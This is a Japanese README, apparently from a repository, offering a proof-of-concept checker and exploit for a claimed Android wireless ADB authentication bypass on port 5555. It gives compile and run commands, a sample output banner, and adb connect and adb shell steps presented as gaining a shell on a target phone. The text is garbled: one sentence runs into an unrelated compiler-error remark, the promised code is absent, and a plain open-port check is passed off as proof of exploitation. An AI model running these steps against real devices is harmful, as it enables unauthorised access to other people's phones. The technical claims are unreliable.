 0xredash/cve-2026-0073

CVE-2026-0073 の C++ による概念実証チェッカーおよびエクスプロイト。これは Android のワイヤレス ADB 認証バイパスであり、ポート 5555 で未認証のリモートシェルアクセスを可能にします。



CVE-2026-0073 は、AndroidのワイヤレスADB(adbdデーモン)における重大な認証バイパス脆弱性です。
同一ネットワーク上の攻撃者は、相互TLS認証をバイパスし、ユーザーの承認や事前のペアリングなしにデバイスへ接続できます。
| 項目 | 詳細 |
|---|---|
| CVE ID | CVE-2026-0073 |
| 深刻度 | 重大 |
| CVSSスコア | 8.8 |
| 影響を受けるコンポーネント | adbd(Android Debug Bridge) - TLSハンドラ |
| 種類 | 認証バイパス |
| 影響 | リモートシェルアクセス(shellユーザー) |
| 修正済み | 2026年5月 Androidセキュリティバレット |
修正済み: セキュリティパッチレベル 2026-05-01 以降。
shellユーザーとしてのコマンド実行が可能adbd_tls_verify_cert() のロジック上の欠陥を悪用して動作するこのエラーは、ファイル CVE-2026-0073-Checker.cpp がまだ存在しないために発生します。
nano CVE-2026-0073-Checker.cpp
以下の完全なコードをコピーして貼り付け、エディタに記述します:
保存して終了します (Ctrl + X → Y → Enter)
再度コンパイルします:
g++ -o CVE-2026-0073 CVE-2026-0073-Checker.cpp -lssl -lcrypto -Wall -O2
./CVE-2026-0073 192.168.1.105
以下は、C++ プログラムが脆弱な Android デバイス上で正常に動作した場合に、実際に表示される内容です:
╔══════════════════════════════════════════════════════════════╗
║                CVE-2026-0073  PoC Checker                    ║
║         Android Wireless ADB Authentication Bypass           ║
╚══════════════════════════════════════════════════════════════╝

Target : 192.168.1.105

[*] Checking 192.168.1.105:5555 → OPEN

[!] Wireless ADB Port is Open!
[!] High chance of being vulnerable to CVE-2026-0073

Next Steps:
   1. adb connect 192.168.1.105:5555
   2. adb shell
OPEN → ADB ポートがリッスンしています。以下のコマンドを実行してください:
adb connect 192.168.1.105:5555
「次のように表示された場合:
connected to 192.168.1.105:5555
次に、次のように入力します:
adb shell
デバイス内に侵入できるはずです:
pixel8:/ $
これが完全なエクスプロイト成功です。
このPoCは教育および許可されたテストのみを目的としています。
このツールは、自身が所有するデバイス、またはテストの明示的な許可を得ているデバイスでのみ使用できます。 許可なき使用は違法であり、固く禁止されています。
自己責任で使用してください。作者は、いかなる損害や法的結果についても責任を負いません。
🎯 慎重に作成 — 許可されたデバイスでのみ使用してください。